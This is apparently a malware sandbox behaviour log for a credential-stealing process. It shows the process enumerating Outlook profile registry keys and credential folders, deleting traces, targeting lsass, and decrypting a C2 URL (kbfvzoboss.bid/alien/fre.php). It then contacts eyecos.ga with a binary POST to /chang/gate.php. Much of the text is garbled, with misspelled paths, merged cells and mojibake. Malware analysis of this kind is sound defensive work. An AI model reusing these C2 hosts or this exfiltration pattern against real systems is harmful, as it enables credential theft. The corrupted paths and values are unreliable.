Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value:		
Read Registry Key	Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: FIREY_CORRENT_USER/SOFTWAREIMICrosoft.windows N1/Current/version/windows Messaging Subsystem/Profiles/Outlook/8503020000000000000000000000000000000000	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		2024
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: HKEY_CURRENT_USER\SUFTWAREIMIcrosoftwindows N1\Currentversion\windows Messaging SubsystemiProfiles\Outlook\value: None Key: Software\Microsoft\Windows NT\Current\version\Windows Messaging Subsystem\Profiles\Outlook\version\Outlook\v	8	2324
Read Registry Key			
Read Registry Key	е		

Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Qutlook\9375CFF0413111d3B88 A00104B2A6676\Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\	8	2324
Detection	Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key Detection	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Threat Co. NONE	8	2324
Read Registry Key	Type: REG_NONE Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-	8	2324
Detection	BC59-833E334FCB5E)\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	8	2324
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E\)\Calendar Summary\ Value: Type: REG_NONE		

Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	8	2324
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E\)Remi	8	2324
,	nders\ Value: None		
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions		
	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\		
	Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%Documents) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%)Documents) Return: 1 API Name: PathFileExistsW Args: (%USERPROFILE%)Docktop) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE% Decamply) Return: 1 API Name: PathFileExistsW Args: (%USERPROFILE% Documents) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE %Desktop) Return: 1	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (\\?\\\APPDATA\\)Microsoft\(Crypto\)RSA\\S-1-5-21-3190476639-1603337115-4145692664-500\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	8	2324
	e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1		2021
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465	8	2324
	3-b956-74e659da3a71 Type: VSDT_COM_DOS	-	
Delete File	Path: %APPDATA%IMicrosoft\CryptolRSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 2324		
	File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653 -b956-74e659da3a71		
	Type: VSDT_COM_DOS		
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;>e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1224728864, 0) Return: 0	2324	500
Add File	Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465	8	2324
0.110.1.401	3-b956-74e659da3a71 Type: VSDT_COM_DOS		0004
Call System API	API Name: BCryptDecrypt Args: (14efd40, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16970648, 257) Return: 0	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: DnsQueryEx Args: (eyecos.ga, 1, 40020000) Return: 0	8	2324
Call Network API	API Name: socket Args: (23, 2, 0) Return: 2dc	8	2324
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2dc	8	2324
Call Network API	API Name: connect Args: (2dc, 34.118.106.49:80, 16) Return: 0	8	2324
Call Network API	API Name: send Args: (2dc, POST /chang/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: eyecos.ga\r\nAccept: */*\r\nContent-Type	8	2324
	: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 932E6DD0\r\nContent-Length: 285\r\nConnection: close\r\n\r\n, 236, 0) Return: 236		
Call Network API	API Name: send Args: (2dc, ., 285, 0) Return: 285	8	2324
Call Network API	API Name: recv Args: (2dc, , 4048, 0) Return: ?	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.hdb) Return: 0	8	2324
Add File	Path: %APPDATA%IFB8915\5EB4F7.hdb Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%IFB8915\5EB4F7.hdb Type: VSDT_COM_DOS	8	2324
Add File	Path: %APPDATA%IFB8915\5EB4F7.lck Type: VSDT_ASCII	8	2324
Write File	Path: %APPDATA%\FB8915\5EB4F7.lck Type: VSDT_ASCII	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	8	2324
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 102f0bc, 0, 0, 0) Return: 1 432de8	8	2324
Detection	Threat Characteristic: Accesses decoy file		
	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 102f0bc, 0, 0, 0) Return: 1 432d28	8	2324
Detection	Threat Characteristic: Attempts to detect active running processes		
Detection	Process ID: 2324		
	Image Path: Isass.exe		
Westa Bagista Kay	Info: system injection target		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Security\Trusted Documents\LastPurgeTime Value: 19cd462	0	444
Call Filesystem API	API Name: DeleteFileWargs: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Microsoft\Credentials) Return: 1 Path: %APPDATA%/FB8915/5EB4F7.lck Type: VSDT ASCII	8	2324
Delete File Detection	" - -	8	۷۵۷4
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2324		
	File: %APPDATA%\FB8915\5EB4F7.lck		
Call Ellacordon AD	Type: VSDT_ASCII	0	
Call Filesystem API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%IFB8915\5EB4F7.lck) Return: 1	8	2324
Call Filesystem API Write File	Type: VSDT_ASCII	8	2324
	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465		
Write File	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\\7\\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15	8	2324
Write File Delete File Call Filesystem API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\\?\\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8 8	2324 2324 2324
Write File Delete File Call Filesystem API Call System API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\(\) \	8 8 8 2324	2324 2324 2324 500
Write File Delete File Call Filesystem API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\\?\\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8 8	2324 2324 2324
Write File Delete File Call Filesystem API Call System API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\\nabla_{\text{constant}}\text{constant}cons	8 8 8 2324	2324 2324 2324 500
Write File Delete File Call Filesystem API Call System API Add File Call System API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\(\nabla \) \(\nabl	8 8 8 2324 8	2324 2324 2324 500 2324 2324
Write File Delete File Call Filesystem API Call System API Add File	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\\?\\%APPDATA\%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	8 8 8 2324 8	2324 2324 2324 500 2324
Write File Delete File Call Filesystem API Call System API Add File Call System API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\\7\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1 API Name: BCryptDecrypt Args: (493f0000, ~OÅÅ~Ä, 64, 0, 06;e¿ÿ?, 8, ~OÅÅ~Ä, 64, 1231544880, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: BCryptDecrypt Args: (14efdb0, kbf\rzoboss.bid/alien/fre.phpUæ, 32, 0, 0, kbf\rzoboss.bid/alien/fre.phpUæ, 32, 16970648, 257) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465	8 8 8 2324 8	2324 2324 2324 500 2324 2324
Write File Delete File Call Filesystem API Call System API Add File Call System API Write File	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\(\nabla_{\text{c}}\) (\(\nabla_{\text{c}}\) (\(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) (\(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) (\(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) (\(\nabla_{\text{c}}\) \(\nabla_{\text{c}}\) \(\nabla_{\t	8 8 8 2324 8 8	2324 2324 2324 500 2324 2324 2324
Write File Delete File Call Filesystem API Call System API Add File Call System API Write File Call System API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\(\nabla_{\text{i}}\) \(\nabla_{i	8 8 8 2324 8 8 8	2324 2324 2324 500 2324 2324 2324 2324
Write File Delete File Call Filesystem API Call System API Add File Call System API Write File Call System API Call System API Call Network API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (\(\nabla_{\text{olive}}\) (\(\nabla_{\text{olive}}\) (\(\nabla_{\te	8 8 8 2324 8 8 8 8	2324 2324 2324 500 2324 2324 2324 2324 2324
Write File Delete File Call Filesystem API Call System API Add File Call System API Write File Call System API Call Network API Call Network API	Type: VSDT_ASCII API Name: DeleteFileW Args: (%APPDATA%\FB8915\5EB4F7.lck) Return: 1 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (1\text{V}%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1 API Name: BCryptDecrypt Args: (493f0000, ¬ÓĀĀ-Ā, 64, 0, 06;\vec{v}_0\text{y}, 8, ¬ÓĀĀ-Ā, 64, 1231544880, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: BCryptDecrypt Args: (14efdb0, kbfvzoboss.bid/alien/fre.phpÜæ, 32, 0, 0, kbfvzoboss.bid/alien/fre.phpÜæ, 32, 16970648, 257) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: BcryptDecrypt Args: (14efdb0, kbfvzoboss.bid/alien/fre.phpÜæ, 32, 0, 0, kbfvzoboss.bid/alien/fre.phpÜæ, 32, 16970648, 257) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: socket Args: (2, 2, 0, 0) Return: 344 API Name: socket Args: (2, 1, 6) Return: 344	8 8 8 2324 8 8 8 8 8	2324 2324 2324 500 2324 2324 2324 2324 2324 2324 2324

Detection	Threat Characteristic: Connects to remote URL or IP address Connection:		
Call Network API	API Name: send Args: (344, ., 220, 0) Return: 220	8	2324
